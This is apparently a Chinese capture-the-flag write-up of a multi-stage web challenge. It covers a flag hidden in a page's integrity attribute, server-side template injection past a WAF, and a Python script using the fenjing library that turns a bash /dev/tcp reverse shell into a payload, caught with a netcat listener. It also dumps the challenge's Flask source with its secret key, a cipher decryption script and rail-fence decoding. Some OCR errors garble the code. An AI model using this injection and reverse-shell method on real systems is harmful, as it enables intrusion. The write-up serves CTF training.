
查看网页源代码,提示第一个Flag在看得见的地方:

```
▶ <div class="row"> ••• </div> flex </body> </html> <!-- 偷偷告诉你,其中一个Flag藏在你看得见的地方哦! -->
```

提交答案进入隐藏关卡:



隐藏关查看网页源代码,发现异常的integrity属性值,这个属性值一般应该是个哈希值,这里是base64:

复制下来解码得到Flag[0]:

Output

Flag[0]: I{R_ifCs@j

判断是SSTI,并且存在waf:



SSTI一把梭反弹shell:

```
import functools
import time
import requests
from fenjing import exec_cmd_payload
```

```
url = "http://101.200.138.180:16356/evlelLL/646979696775616e"
    # session=eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.ZkQrdg.TTUE-T5iRTAMIfSy5szAO9ZMgkA
9
    cookies = {
        'session': 'eyJhbnN3ZXJzX2NvcnJlY3QiOnRydwV9.ZkQrdq.TTUE-
10
    T5iRTAmIfSy5szAO9ZMgkA'
11
12
13
    @functools.lru_cache(1000)
14
    def waf(payload: str): # 如果字符串s可以通过waf则返回True, 否则返回False
15
        time.sleep(0.02) # 防止请求发送过多
16
17
        resp = requests.post(url, headers=headers, cookies=cookies, timeout=10,
    data={"iIsGod": payload})
        # print(resp.text)
18
        return "大胆" not in resp.text
19
20
21
    if __name__ == "__main__":
22
23
        shell_payload, will_print = exec_cmd_payload(
24
            waf, 'bash -c "bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/2336 0>&1"'
25
        if not will_print:
26
            print("这个payload不会产生回显!")
27
28
29
        print(f"{shell_payload=}")
```

跑出来payload并发送:

```
~# nc -lvvp 2336

Listening on 0.0.0.0 2336

Connection received on 101.200.138.180 36640

bash: cannot set terminal process group (7): Inappropriate ioctl for device bash: no job control in this shell god@2f643a163813:/usr/src/app$
```

读到Flag[2]和Flag[1]:

```
god@2f643a163813:/usr/src/app$ ls
ls
GPdmn8Cx5F
app.py
level
mNSHk
requirements.txt
static
templates
god@2f643a163813:/usr/src/app$ cat GP*
cat GP*
Flag[2]: CA_Nr8BVcwgod@2f643a163813:/usr/src/app$
```

```
god@2f643a163813:/usr/src/app$ cat mN*/*
cat mN*/*
Flag[1]: SNNH^95KSKgod@2f643a163813:/usr/src/app$
```

```
1 # -*- coding: utf-8 -*-
   from flask import Flask, request, render_template, render_template_string,
 2
    jsonify, session, redirect, url_for, current_app
 3
   from level import level
 4
    app = Flask(import_name=__name___,
 5
               static_url_path='/static',
 6
               static_folder='static',
 7
               template_folder='templates')
 8
   app.secret_key =
    'GVASDGDJGHiAsdfgmkdfjAhSljkD.IjodrgSsddggkhukDdHAGOTJSFGLDGSADASSGDFJGHKJF
    DG ' # 随机生成的安全秘钥
9
   @app.route('/')
10
   @app.route('/index')
11
    def index():
12
       # Session存储在服务器上,而Cookie存储在用户浏览器上
        session.pop('answers_correct', None) # 从session中移
13
    除'answers_correct'键, 否则返回None
        return render_template('index.html') # 通过render_template函数渲染并返回
14
    index.html模板
15
    @app.route('/submit-answers', methods=['POST'])
16
    def submit_answers():
17
       # 从POST请求中获取答案并判断是否与正确答案匹配
18
       answer1 = request.form.get('answer1')
19
       answer2 = request.form.get('answer2')
20
       answer3 = request.form.get('answer3')
       correct_answers = {'answer1': 'VN', 'answer2': '卡莎', 'answer3': '小狗'}
21
       # 如果全部匹配,设置session 'answers_correct'为真并返回一个表示成功的JSON响应
22
23
       if answer1 == correct_answers['answer1'] and answer2 ==
    correct_answers['answer2'] and answer3 == correct_answers['answer3']:
24
           session['answers_correct'] = True
25
           return jsonify(success=True)
26
       # 如果不匹配,返回一个包含错误信息的JSON响应
27
28
           return jsonify(error='对神的膜拜不够虔诚! 伟大的神决定再给你一次机会,务必好
    好珍惜!')
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
    @app.route('/evlelLL/<path:hex_str>', methods=['GET', 'POST'])
47
    def level1(hex_str):
       # 检查用户是否已经通过验证
48
```

```
49
      if not session.get('answers_correct'):
50
          return redirect(url_for('caught')) # 如果用户session中不存
   在'answers_correct'键(即未通过验证),重定向用户到'caught'路由对应的页面
       decoded_str = '' # 在这里初始化decoded_str
51
52
       try:
53
          # 尝试将16进制字符串解码为字节,然后解码为utf-8格式的字符串
          decoded_str = bytes.fromhex(hex_str).decode('utf-8')
54
55
       except ValueError:
          # 如果出现解码错误,可能是因为提供的不是有效的16进制字符串
56
57
          lev = 100
       # 设置lev的值
58
59
      if decoded_str == 'diyiguan':
          lev = 1
60
       elif decoded_str == 'meixiangdaoba':
61
62
          lev = 2
63
      else:
          lev = 100
64
       if request.method == "GET": # 如果当前请求是GET方法,函数将渲染并返回
65
   level.html模板
          if lev == 1:
66
67
             message = "恭喜你发现隐藏关卡!"
             placeholder = "该提交什么呢? 我可能会告诉你一些有用的信息喔!"
68
          elif lev == 2:
69
             message = "不愧是你!第二关就在这里喔!"
70
71
             placeholder = "这里需要输入的是什么呢?"
          elif lev == 100:
72
             message = "未知的关卡"
73
74
             placeholder = "似乎走错了地方"
75
          return render_template("level.html", level=lev, message=message,
   placeholder=placeholder)
76
       try:
77
          custom_message_1 = " \n 恭喜你!请同时收好通往最终虚空的第一条必备信息:
   n\n\n\n
78
          custom_message_1_1 =
   "ZTU4MWI3ZTU4MWI3ZTU5MThhZThhZjg5ZTRiZGEWZWZiYZhjZTU4NWI2ZTVhZTllZThiZjk4ZT
   Y5Yzg5ZTU4ZmE2ZTVhNDk2ZTRiODgwZTU4NWIzZWZiYzgx" + \
79
                            "NmQ2NTY5Nzg2OTYxNmU2NzY0NjE2ZjYyNjE="
          custom_message_2 = "\n恭喜你!请同时收好通往最终虚空的第二条必备信息:
80
   xi4oHmdm"
81
          custom_message_3 = "\n将两条必备信息连接起来,然后访问吧!"
          code = request.form.get('iIsGod') # 从POST请求的表单数据中获取名为iIsGod
82
   的字段值
83
          level_func = 'level' + str(lev) # 动态构建字符串,用于表示函数名
          call_obj = getattr(level, level_func) # 从level模块获取名为level_func
84
   的函数
85
          res = call_obj(code) # 将获取到的iIsGod字段值作为参数传递给上述函数
86
          current_app.logger.info("攻击Payload: %s", res) # 使用Flask的日志记录
   功能打印结果
87
          rendered_content = render_template_string("神说: %s" % res) # 将执行结
   果res嵌入到字符串中,并使用render_template_string渲染
88
          rendered = render_template_string("%s" % res)
          current_app.logger.info("回显内容: %s", rendered_content) # 使用Flask
89
   的日志记录功能打印结果
90
          # 添加不同关卡的回显逻辑
```

```
if lev == 1 and (res == rendered or "Flag[1]:" in rendered_content
     or "_frozen_importlib_external.FileLoader" in rendered_content or "
     ['&1t;', 'C', 'o', 'n', 'f',
     'i', 'g'," in rendered_content):
 92
            # if lev == 1: # debug
                current_app.logger.info("第一关的安全结果: %s", rendered_content)
 93
                if "Flag[1]:" in rendered_content:
 94
 95
                    rendered_content = rendered_content + custom_message_1 +
     custom_message_1_1
 96
                return rendered_content
            elif lev == 2 and (res == rendered or "Flag[2]:" in
 97
     rendered_content):
 98
            # elif lev == 2: # debug
 99
                current_app.logger.info("第二关的安全结果: %s", rendered_content)
                if "Flag[2]:" in rendered_content:
100
101
                    rendered_content = rendered_content + custom_message_2 +
     custom_message_3
102
                return rendered_content
103
            else:
                return "神说: \n" + \
104
105
                       "於看来你的努力已经看到了回报呢~\n" + \
                       " 		■ 但是,就像猫咪对着悬挂的线团,有些秘密是触碰不得的喵~\n" + \
106
                       "♣ 我赞赏你的聪明才智,但秘密还是秘密,不可以全部告诉你喔~\n" + \
107
                       "☺继续探索吧,谁知道下一个转角会遇见什么呢?"
108
109
        except Exception as e:
            return "好像不太对,再试试~"
110
111
     @app.route('/caught')
     def caught():
112
113
         return "逮到你了!不可以在未经允许的情况下访问喵~"
    @app.route('/ch40s__xi4oHmdm', methods=['GET'])
114
115
     def chaos_1():
        html_content = f'''
116
117
     <
     from Crypto.Util.Padding import pad
118
119
     from Crypto.Util.number import bytes_to_long as b21, long_to_bytes as 12b
120
    from Crypto.Random import get_random_bytes
121
    from enum import Enum
122
    class Mode(Enum):
123
        ECB = 0x01
124
        CBC = 0x02
125
        CFB = 0x03
126
    class Cipher:
        def __init__(self, key, iv=None):
127
128
            self.BLOCK\_SIZE = 64
129
            self.KEY = [b21(key[i:i+self.BLOCK_SIZE//16])) for i in range(0,
     len(key), self.BLOCK_SIZE//16)]
            self.DELTA = 0x9e3779b9
130
131
            self.IV = iv
132
            self.ROUNDS = 64
133
            if self.IV:
134
                self.mode = Mode.CBC if iv else Mode.ECB
                if len(self.IV) * 8 != self.BLOCK SIZE:
135
136
                    self.mode = Mode.CFB
137
         def _xor(self, a, b):
138
            return b''.join(bytes([_a ^ _b]) for _a, _b in zip(a, b))
139
        def encrypt_block(self, msq):
```

```
140
             m0 = b21(msg[:4])
141
             m1 = b21(msg[4:])
             msk = (1 \ll (self.BLOCK_SIZE//2)) - 1
142
143
             s = 0
144
             for i in range(self.ROUNDS):
145
                 s += self.DELTA
                 m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) \wedge (m1 + s) \wedge
146
     ((m1 \gg 5) + self.KEY[(i+1) \% len(self.KEY)])
147
                 m0 \&= msk
                 m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) \land (m0 + s)
148
     \land ((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])
149
                 m1 &= msk
150
             return 12b((m0 << (self.BLOCK_SIZE//2)) | m1)</pre>
151
         def encrypt(self, msg):
152
             msg = pad(msg, self.BLOCK_SIZE//8)
153
             blocks = [msg[i:i+self.BLOCK_SIZE//8] for i in range(0, len(msg),
     self.BLOCK_SIZE//8)]
154
             ct = b''
             if self.mode == Mode.ECB:
155
156
                  for pt in blocks:
157
                      ct += self.encrypt_block(pt)
             elif self.mode == Mode.CBC:
158
                 X = self.IV
159
160
                  for pt in blocks:
161
                      enc_block = self.encrypt_block(self._xor(X, pt))
162
                     ct += enc_block
163
                     X = enc_block
             elif self.mode == Mode.CFB:
164
165
                 X = self.IV
166
                  for pt in blocks:
167
                      output = self.encrypt_block(X)
                     enc_block = self._xor(output, pt)
168
169
                     ct += enc_block
170
                     X = enc_block
171
             return ct
172
     if __name__ == '__main__':
173
         KEY = get_random_bytes(16)
174
         IV = get_random_bytes(8)
175
         cipher = Cipher(KEY, IV)
176
         177
         ct = cipher.encrvpt(FLAG)
         # KEY: 3362623866656338306539313238353733373566366338383563666264386133
178
179
         print(f'KEY: {{KEY.hex()}}')
180
         # IV: 64343537373337663034346462393931
181
         print(f'IV: {{IV.hex()}}')
         # Ciphertext: 1cb8db8cabe8edbbddb211f3da4869cdee3bcfb850bce808
182
183
         print(f'Ciphertext: {{ct.hex()}}')
184
     185
186
         return html_content
187
     # @app.route('/encrypt', methods=['GET'])
188
     # def chaos 2():
189
           link = url_for('content', _external=True)
           code_content = f"""
190
     # # -*- coding: utf-8 -*-
191
```

```
# from <a href="{link}" style="text-decoration: none; color: black; cursor:</pre>
     text;">ISCC</a> import ISCC
193
     # import base64
     # secret_key = "00chaos00crypto00kyuyu00"
194
     # iscc = <a href="{link}" style="text-decoration: none; color: black;</pre>
195
     cursor: text;">ISCC</a>(secret_key)
196
     # flag = "flag[3]:
                                      XXXXXXXXXX"
197
     # ciphertext = iscc.encrypt(flag)
198
     # print base64.b64encode(ciphertext)
199
200
           return '' + code_content + ''
201
     # @app.route('/PPPYthOn__c00De', methods=['GET'])
202
     # def content():
          code_content = """
203
204
     # # -*- coding: utf-8 -*-
205
     # substitution_box = [54, 132, 138, 83, 16, 73, 187, 84, 146, 30, 95, 21,
     148, 63, 65, 189,
                           188, 151, 72, 161, 116, 63, 161, 91, 37, 24, 126,
206
     107, 87, 30, 117, 185,
207
                           98, 90, 0, 42, 140, 70, 86, 0, 42, 150, 54, 22, 144,
     153, 36, 90,
                           149, 54, 156, 8, 59, 40, 110, 56, 1, 84, 103, 22, 65,
208
     17, 190, 41,
209
                           99, 151, 119, 124, 68, 17, 166, 125, 95, 65, 105,
     133, 49, 19, 138, 29,
                           110, 7, 81, 134, 70, 87, 180, 78, 175, 108, 26, 121,
210
     74, 29, 68, 162,
211
                           142, 177, 143, 86, 129, 101, 117, 41, 57, 34, 177,
     103, 61, 135, 191, 74,
212
                           69, 147, 90, 49, 135, 124, 106, 19, 89, 38, 21, 41,
     17, 155, 83, 38,
213
                           159, 179, 19, 157, 68, 105, 151, 166, 171, 122, 179,
     114, 52, 183, 89, 107,
214
                           113, 65, 161, 141, 18, 121, 95, 4, 95, 101, 81, 156,
     17, 190, 38, 84,
215
                           9, 171, 180, 59, 45, 15, 34, 89, 75, 164, 190, 140,
     6, 41, 188, 77,
216
                           165, 105, 5, 107, 31, 183, 107, 141, 66, 63, 10, 9,
     125, 50, 2, 153,
217
                           156, 162, 186, 76, 158, 153, 117, 9, 77, 156, 11,
     145, 12, 169, 52, 57,
                           161, 7, 158, 110, 191, 43, 82, 186, 49, 102, 166, 31,
218
     41, 5, 189, 27]
219
     # def shuffle_elements(perm, items):
220
           return list(map(lambda x: items[x], perm))
221
     # def xor_sum_mod(a, b):
222
     #
           combine = lambda x, y: x + y - 2 * (x & y)
           result = ''
223
    #
224
           for i in range(len(a)):
     #
225
    #
               result += chr(combine(ord(a[i]), ord(b[i])))
226
     #
           return result
227
    # def generate_subkeys(original):
228
     #
           permuted = shuffle_elements(substitution_box, original)
229
    #
           grouped_bits = []
230
           for i in range(0, len(permuted), 7):
     #
               grouped_bits.append(permuted[i:i + 7] + [1])
231
```

```
232 #
           compressed_keys = []
233
           for group in grouped_bits[:32]:
               position = 0
234
     #
               value = 0
235
     #
236
     #
               for bit in group:
237
                   value += (bit << position)</pre>
238
                   position += 1
               compressed_keys.append((0x10001 ** value) % 0x7f)
239
240
     #
           return compressed_keys
     # def bytes_to_binary_list(data):
241
           byte_data = [ord(char) for char in data]
242
           total_bits = len(byte_data) * 8
243
     #
244
     #
           binary_list = [0] * total_bits
           position = 0
245
     #
           for byte in byte_data:
246
     #
247
               for i in range(8):
248
     #
                   binary_list[(position << 3) + i] = (byte >> i) & 1
249
               position += 1
           return binary_list
250
     #
251
    # class ISCC:
252
           def __init__(self, secret_key):
               if len(secret_key) != 24 or not isinstance(secret_key, bytes):
253
                   raise ValueError("Error.")
254
     #
255
     #
               self.secret_key = secret_key
256
     #
               self.prepare_keys()
257
     #
           def prepare_keys(self):
258
     #
               binary_key = bytes_to_binary_list(self.secret_key)
259
               all_{keys} = []
260
     #
               for _ in range(8):
261
                   binary_key = generate_subkeys(binary_key)
262
     #
                   all_keys.extend(binary_key)
                   binary_key = bytes_to_binary_list(''.join([chr(num) for num
263
     in binary_key[:24]]))
               self.round_keys = []
264
265
               for i in range(32):
     #
266
                   self.round_keys.append(''.join(map(chr, all_keys[i * 8: i * 8
     + 8])))
267
     #
           def process_block(self, data_block, encrypting=True):
               assert len(data_block) == 16, "Error."
268
     #
269
     #
               left_half, right_half = data_block[:8], data_block[8:]
270
     #
               for round_key in self.round_keys:
                       left_half, right_half = right_half,
271
     xor_sum_mod(left_half, round_key)
               return right_half + left_half
272
     #
273
           def encrypt(self, plaintext):
     #
               if len(plaintext) % 16 != 0 or not isinstance(plaintext, bytes):
274
     #
                   raise ValueError("Plaintext must be a multiple of 16 bytes.")
275
     #
               encrypted_text = ''
276
    #
               for i in range(0, len(plaintext), 16):
277
     #
                   encrypted_text += self.process_block(plaintext[i:i+16], True)
278
279
               return encrypted_text
    # """
280
281
           return '' + code_content + ''
     app.run(host='0.0.0.0')
282
```

```
from Crypto.Util.Padding import pad
 2
    from Crypto.Util.number import bytes_to_long as b21, long_to_bytes as 12b
    from Crypto.Random import get_random_bytes
 3
 4
    from enum import Enum
 5
    class Mode(Enum):
        ECB = 0x01
 6
 7
        CBC = 0x02
8
        CFB = 0x03
9
    class Cipher:
        def __init__(self, key, iv=None):
10
11
             self.BLOCK\_SIZE = 64
12
             self.KEY = [b2](key[i:i+self.BLOCK_SIZE//16]) for i in range(0,
    len(key), self.BLOCK_SIZE//16)]
13
            self.DELTA = 0x9e3779b9
             self.IV = iv
14
15
             self.ROUNDS = 64
16
             if self.IV:
                 self.mode = Mode.CBC if iv else Mode.ECB
17
                 if len(self.IV) * 8 != self.BLOCK_SIZE:
18
19
                     self.mode = Mode.CFB
20
        def _xor(self, a, b):
             return b''.join(bytes([\_a \land \_b]) for \_a, \_b in zip(a, b))
21
22
        def encrypt_block(self, msg):
23
             m0 = b21(msg[:4])
24
             m1 = b21(msg[4:])
             msk = (1 \ll (self.BLOCK_SIZE//2)) - 1
25
             s = 0
26
27
             for i in range(self.ROUNDS):
28
                 s += self.DELTA
                 m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) \wedge (m1 + s) \wedge
29
    ((m1 \gg 5) + self.KEY[(i+1) \% len(self.KEY)])
30
                 m0 \&= msk
31
                 m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) \wedge (m0 + s) \wedge
    ((m0 \gg 5) + self.KEY[(i+3) \% len(self.KEY)])
                 m1 \&= msk
32
33
             return 12b((m0 << (self.BLOCK_SIZE//2)) | m1)</pre>
34
        def encrypt(self, msq):
35
             msg = pad(msg, self.BLOCK_SIZE//8)
             blocks = [msg[i:i+self.BLOCK_SIZE//8] for i in range(0, len(msg),
36
    self.BLOCK_SIZE//8)]
37
             ct = b''
             if self.mode == Mode.ECB:
38
39
                 for pt in blocks:
40
                     ct += self.encrypt_block(pt)
41
             elif self.mode == Mode.CBC:
                 X = self.IV
42
43
                 for pt in blocks:
44
                     enc_block = self.encrypt_block(self._xor(X, pt))
45
                     ct += enc_block
                     X = enc_block
46
             elif self.mode == Mode.CFB:
47
48
                 X = self.IV
49
                 for pt in blocks:
```

```
50
                    output = self.encrypt_block(X)
51
                    enc_block = self._xor(output, pt)
52
                    ct += enc_block
                   X = enc_block
53
54
           return ct
55
    if __name__ == '__main__':
56
        KEY = get_random_bytes(16)
57
        IV = get_random_bytes(8)
58
        cipher = Cipher(KEY, IV)
59
        60
        ct = cipher.encrypt(FLAG)
61
        # KEY: 3362623866656338306539313238353733373566366338383563666264386133
        print(f'KEY: {{KEY.hex()}}')
62
        # IV: 64343537373337663034346462393931
63
        print(f'IV: {{IV.hex()}}')
64
65
        # Ciphertext: 1cb8db8cabe8edbbddb211f3da4869cdee3bcfb850bce808
66
        print(f'Ciphertext: {{ct.hex()}}')
```

解密:

```
from Crypto.Util.Padding import pad, unpad
 2
    from Crypto.Util.number import bytes_to_long as b21, long_to_bytes as 12b
3
    from Crypto.Random import get_random_bytes
 4
    from enum import Enum
 5
 6
7
    class Mode(Enum):
8
        ECB = 0x01
9
        CBC = 0x02
10
        CFB = 0x03
11
12
13
    class Cipher:
        def __init__(self, key, iv=None):
14
15
            self.BLOCK\_SIZE = 64
            self.KEY = [
16
                b2l(key[i : i + self.BLOCK_SIZE // 16])
17
18
                for i in range(0, len(key), self.BLOCK_SIZE // 16)
19
            self.DELTA = 0x9E3779B9
20
21
            self.IV = iv
22
            self.ROUNDS = 64
23
            if self.IV:
                self.mode = Mode.CBC if iv else Mode.ECB
24
25
                if len(self.IV) * 8 != self.BLOCK_SIZE:
26
                     self.mode = Mode.CFB
27
28
            print(f"Mode: {self.mode}")
29
30
        def _xor(self, a, b):
            return b"".join(bytes([_a ^ _b]) for _a, _b in zip(a, b))
31
32
33
        def decrypt_block(self, ct):
34
            m0 = b21(ct[:4])
35
            m1 = b21(ct[4:])
```

```
36
             msk = (1 \ll (self.BLOCK\_SIZE // 2)) - 1
37
             s = self.DELTA * self.ROUNDS
38
             for i in range(self.ROUNDS):
                 m1 -= (
39
40
                     ((m0 \ll 4) + self.KEY[(self.ROUNDS - 1 - i + 2) \%
    len(self.KEY)])
41
                     \Lambda (m0 + s)
42
                     \land ((m0 >> 5) + self.KEY[(self.ROUNDS - 1 - i + 3) %
    len(self.KEY)])
43
                 )
44
                 m1 &= msk
45
                 mO -= (
46
                     ((m1 \ll 4) + self.KEY[(self.ROUNDS - 1 - i) \%
    len(self.KEY)])
47
                     \wedge (m1 + s)
48
                     \land ((m1 >> 5) + self.KEY[(self.ROUNDS - 1 - i + 1) %
    len(self.KEY)])
49
                 )
50
                 m0 \&= msk
51
                 s -= self.DELTA
52
             return 12b((m0 << (self.BLOCK_SIZE // 2)) | m1)</pre>
53
54
        def decrypt(self, ct):
55
56
             blocks = [
                 ct[i : i + self.BLOCK_SIZE // 8]
57
58
                 for i in range(0, len(ct), self.BLOCK_SIZE // 8)
59
             ]
             msg = b""
60
             if self.mode == Mode.ECB:
61
62
                 for ct_block in blocks:
                     msg += self.decrypt_block(ct_block)
63
64
             elif self.mode == Mode.CBC:
                 X = self.IV
65
                 for ct_block in blocks:
66
67
                     decrypted_block = self._xor(X, self.decrypt_block(ct_block))
68
                     msg += decrypted_block
69
                     X = ct block
             elif self.mode == Mode.CFB:
70
                 X = self.IV
71
                 for ct_block in blocks:
72
73
                     output = self.encrypt_block(X)
74
                     decrypted_block = self._xor(output, ct_block)
75
                     msg += decrypted_block
76
                     X = ct_block
77
             return unpad(msg, self.BLOCK_SIZE // 8)
78
79
80
    if __name__ == "__main__":
        KEY = bytes.fromhex(
81
82
             "3362623866656338306539313238353733373566366338383563666264386133"
83
84
        IV = bytes.fromhex("64343537373337663034346462393931")
85
        cipher = Cipher(KEY, IV)
        ct = bytes.fromhex("1cb8db8cabe8edbbddb211f3da4869cdee3bcfb850bce808")
86
87
        print(f"FLAG: {cipher.decrypt(ct)}")
```

```
88
       89
       # ct = cipher.encrypt(FLAG)
90
       # # KEY: 3362623866656338306539313238353733373566366338383563666264386133
91
       # print(f'KEY: {{KEY.hex()}}')
       # # IV: 64343537373337663034346462393931
92
93
       # print(f'IV: {{IV.hex()}}')
94
       # # Ciphertext: 1cb8db8cabe8edbbddb211f3da4869cdee3bcfb850bce808
       # print(f'Ciphertext: {{ct.hex()}}')
95
```

FLAG: b'Flag[3]: CaehJST k}'

4个部分连一起得到:

1 I{n_zIcCmoSFdoLEoaeoClrai_unIUCaehJST_k}

栅栏解密:

AmanCTF - 栅栏加密/解密

在线栅栏(RailFence)加密/解密

标准型

IC{Inr_azil_cuCnmloUSCFadeohLJESoTa_eko}
ILI{EUnoC_aazeelohcCJCISmrToa_SikF_}du@on@
ISCC{Flandre_oahzLiJIE_ScouTCan_melkooU}
Imoie{oa_hnSeuJ_FonSzdCITloIU_cLrCkCEaa}
ICLIIS{mErUTnooaC__SaiakzFe_e}Idouh@coCnJ@
IcdeiCT{Coo_a_nmLCuek_oElnh}zSorlJ@IFaaUS@
IISEC_CS{cFoluaTnCdarne_moealhkzoLoiUJ}
IISEC_CS@{cFoluaT@nCdarne_@_moealhk@zoLoiUJ}@
IzmdoCileT{looal_Uh_ncSLeruCJk_CFEoanaS}

W型

IC{Inr_azil_cuCnmloUSCFadeohLJESoTa_eko} ISCF{daonLeE_ohazeJolCSlcrTaCi_muknol}U ICChlm{orJaSnFiS_d_ouTnLzEl_UolaCkaecoe} IIE_Suoc{CanTlemnooU_CCS_Flakerdzoah}JiL IzdCITUlol{cLrC_aaECnmoiekh_ao_SeuJ}SnoF IzFe_a_euodl{coCnhkJIILCnmErUS}TCaoo_Sai I_moo_a_euCLoz{ISEInhkJIroFcnCdaaUS}TCie I_moealhkJUioLoz{ISEC_CS}TauloFcnCdarne_I_moeruCJkSanaoLoz{ISECileT}_hU_loFcnCda